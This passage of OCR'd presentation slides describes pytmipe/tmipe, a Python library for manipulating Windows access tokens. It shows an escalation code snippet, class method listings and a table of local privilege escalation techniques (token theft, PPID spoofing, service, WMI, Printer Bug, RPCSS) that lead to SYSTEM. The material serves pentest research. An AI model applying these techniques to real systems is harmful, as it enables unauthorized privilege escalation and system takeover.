    Try to regive full power (privileges) with task scheduling and named pipe impersonation

    :return: True, False (if an error)
    """
    logging.debug("Starting named pipe impersonation via Task Scheduler...")
    if TASKSCHD_LOAD_SUCCESS == False:
        logging.warning("Task Scheduler module is not loaded successfully. This command can not be completed")
        return False
    return self.__namedPipeImpersonation(functionMethod=self.__createTaskForNamedPipeImpersonationWithLoggeOn,
                                         ps=True,
                                         debug=debug,
                                         pingCmd=False)
```

Implemented in *pytmipe* library

7. PYTMIPE & TMIPE

- **Pytmipe**: Python 3 library (> 10 000 code lines)


Tmipe: Python 3 client

- https://github.com/quentinhardy/pytmipe/
- No dependance to other libraries, only *ctypes,* no *psutils* etc. for portability ☺, except pythoncom ☹
- Main Features:
  - Access token manipulation (get & modify)
  - List tokens (primary, impersonation)
  - Get information about tokens
  - Impersonate tokens with different methods (named pipe impersonation, etc)
  - Privilege Escalation (“RPCSS” & “Printer Bug” for the moment)


7. PYTMIPE & TMIPE

- Project goals:
  - Undertstand Tokens on Windows
  - Manipulate Tokens
  - Find privilege escalation when token manipulation
  - Exploit privilege escalation when token manipulation
  - Have standlone exploits during pentest (*pyinstaller*) which can be easily configured/modified

TOKEMANAGER CLASS - EXAMPLE




```
▼ TokenManager
    canImpersonateToken(hToken, loggingOnError=False)
    checkTokenMembership(sid, hToken=None)
    convertSidToStringSid(sid)
    duplicateToken(hToken, impersonationLevel=SecurityImpersonation, desiredAccess=TOKEN_ALL_ACCESS, toke
    extractTokenInfo(pToken, handleValue=None, handleID=None)
    getAllPrivileges(handleToken=None)
    getAllUserRights(handleToken=None)
    getAppContainerSid(hToken)
    getCurrentProcessToken(desiredAccess=TOKEN_ALL_ACCESS)
    getCurrentThreadEffectiveToken(desiredAccessThread=TOKEN_QUERY, desiredAccessProcess=TOKEN_QUERY)
    getCurrentThreadToken(desiredAccess=TOKEN_QUERY)
    getImpersonationTokenFromPrimaryTokenForCurrentProcess()
    getImpersonationTokenFromPrimaryTokenForPID(pid)
    getObjectInfo(hObject, objectInfoClass=ObjectTypeInformation, loggingOnError=False)
    getPrimaryToken(pid, impersonation=True, loggingOnError=False)
    getPrivilegesEnabled()
    getPrivilegeStatus(userRightName)
    getProcessToken(pid, tokenAcess=TOKEN_QUERY, loggingOnError=True)
    getTokenAccountName(hToken)
    getTokenDefaultDacl(hToken)
    getTokenInformationPrimaryGroup(hToken)
    getTokenInformationTokenAppContainerNumber(hToken)
    getTokenInformationTokenAppContainerSid(hToken)
    getTokenInformationTokenDefaultDacl(hToken)
    getTokenInformationTokenElevation(hToken)
    getTokenInformationTokenElevationType(hToken)
    getTokenInformationTokenGroups(hToken)
    getTokenInformationTokenImpersonationLevel(hToken, loggingOnError=True)
    getTokenInformationTokenIntegrityLevel(hToken)
    getTokenInformationTokenLinkedToken(hToken)
    getTokenInformationTokenOwner(hToken)
    getTokenInformationTokenPrivileges(hToken)
    getTokenInformationTokenSessionId(hToken)
    getTokenInformationTokenSource(hToken)
```




```
getTokenInformationTokenUser(hToken)
getTokenIntegrityLevel(hToken)
getTokenIntegrityLevelAsString(hToken)
getTokenOwnerSid(hToken)
getTokenPrimaryGroup(hToken)
getTokenSid(hToken)
getTokenSourceName(hToken)
getTokenType(hToken)
getUserRightsEnabled()
getUserRightStatus(userRightName)
isAnonymousToken(hToken, loggingOnError=True)
isAppContainerToken(hToken)
isDelegationToken(hToken, loggingOnError=True)
isIdentificationToken(hToken, loggingOnError=True)
isImpersonationToken(hToken, loggingOnError=True)
isRestrictedToken(hToken)
isSystemToken(hToken)
isTokenInBuiltinAdministrators(hToken=None)
printCurrentThreadEffectiveToken(printFull=True, printLinked=True)
printCurrentThreadToken(printFull=True, printLinked=True)
printTokens(allTokens, printFull=True, printLinked=False, initialTab="  ", tab="  ")
setTokenGroups(hToken, groups)
```

IMPERSONATE CLASS- EXAMPLE




```
▼ C Impersonate(TokenManager)
    m __init__(self)
    m canGetAdminAccess(self)
    m createProcessFromPidWithAsUser(self, pid, appName, cmdLine, processAttributes, threadAttributes, bInheritH
    m createProcessFromPidWithTokenW(self, pid, logonFlags, appName, cmdLine, creationFlags, env, currentDirect
    m enableUserRight(self, privilegeStr, hToken=None)
    m filterTokens(self, allTokens, targetPIDs=None, sid=None, intLevel=None, canImpersonate=True)
    m getAllTokensAccessible(self, targetPID=None, impersonation=True)
    m getAllTokensAccessibleViaThreads(self, targetPID=None, impersonation=True)
    m getSystemTokensAccessible(self, targetPID=None, oneMaxByPid=False)
    m getTokensAccessibleByAccountName(self, targetPID=None, oneMaxByPid=False, _useThreadMethod=False)
    m impersonateAndPrintTokensAccessible(self, targetPID=None, sid=None, intLevel=None, canImpersonate=True,
    m impersonateFirstSystemToken(self, allTokens)
    m impersonateTokenWithImpersonateLoggedOnUser(self, hToken, closeHToken=True)
    m impersonateViaCreds(self, login, password, domain, logonType=LOGON32_LOGON_NEW_CREDENTIALS, logon
    m impersonateViaPID(self, pid)
    m printAllTokensAccessible(self, targetPID=None, printFull=True, printLinked=False, _useThreadMethod=False)
    m printSystemTokensAccessible(self, targetPID=None, oneMaxByPid=False)
    m printTokensAccessibleByAccountNameAndPID(self, targetPID=None, oneMaxByPid=False, _useThreadMethod=
    m printTokensAccessibleByPID(self, targetPID=None, impPossibleOnly=False, _useThreadMethod=False)
    m searchAndImpersonateFirstSystemToken(self, targetPID=None, printAllTokens=False)
    m terminateImpersonation(self)
```

ESCALATION CLASS- EXAMPLE



```
Escalation
    __alterServiceForNamedPipeImpersonation(self, *args)
    __createPrinterBugNamedPipeImpersonation(self, *args)
    __createServiceForNamedPipeImpersonation(self, *args)
    __createSimpleNamedPipeConnection(self, *args)
    __createTaskForNamedPipeImpersonation(self, *args)
    __createWmiJobForNamedPipeImpersonation(self, *args)
    __init__(self, timeMaxAntiLock=DEFAULT_TIME_MAX_ANTI_LOCK, threadTimeout=TIMEOUT_THREAD)
    __namedPipeImpersonation(self, functionMethod, ps=True, debug=False, waitThread=False, pipeName=None)
    __startAntiLockFeature(self)
    connectToNamedPipeViaPrinter(self)
    execAsSystemViaCreateService(self, binaryPathName)
    execAsSystemViaTaskScheduler(self, cmd, args=None)
    execAsSystemViaWmiJobCmd(self, cmd, args="", timeWait=15)
    namedPipeImpersonationViaAService(self, targetServiceName)
    namedPipeImpersonationViaATask(self, targetTaskName)
    namedPipeImpersonationViaPrinterBug(self)
    namedPipeImpersonationViaRPCSS(self)
    namedPipeImpersonationViaSCM(self, ps=False, debug=False)
    namedPipeImpersonationViaTaskScdh(self, debug=False)
    namedPipeImpersonationViaWmiJobCmd(self, ps=True)
    spoofPPID(self, ppid, appName, cmdLine=None, lpProcessAttributes=None, lpThreadAttributes=None, bInherit
```

MAIN METHODS IMPLEMENTED IN PYTMIPE & TMIPE



Method	Required Privilege(s)	OS (no exhaustive)	Direct target (max)
Token creation & impersonation	username & password	All	local administrator
Token Impersonation/Theft	*SeDebugPrivilege*	All	*nt authority\system*
Parent PID spoofing (handle inheritance)	*SeDebugPrivilege*	>= Vista	*nt authority\system*
Service (SCM)	Local administrator (and high integrity level if UAC enabled)	All	*nt authority\system* or domain account
WMI Event	Local administrator (and high integrity level if UAC enabled)	All	*nt authority\system*
« Printer Bug » LPE	*SeImpersonatePrivilege* (Service account)	Windows 8.1, 10 & Server 2012R2/2016/2019	*nt authority\system*
RPCSS Service LPE	*SeImpersonatePrivilege* (Service account)	Windows 10 & Server 2016/2019	*nt authority\system*

CONCLUSION

- Different tokens and complex structure
- Many security mechanisms for checking if a token is allowed
- Some native methods exist for impersonation
- Impersonation can be used for PE
- Many methods can be used to elevate his privileges from *SeDebugPrivilege* to « *nt authority\system* »
- Sometimes, services can be use to pivot to the domain (with impersonation)
- *Print bug* & RPCSS can be used for PE: « nt authority\network service » (e.g. MSSQ) to « nt authority\system ».
- pytmipe & tmipe: python library & client for token manipulation, impersonation and (L)PE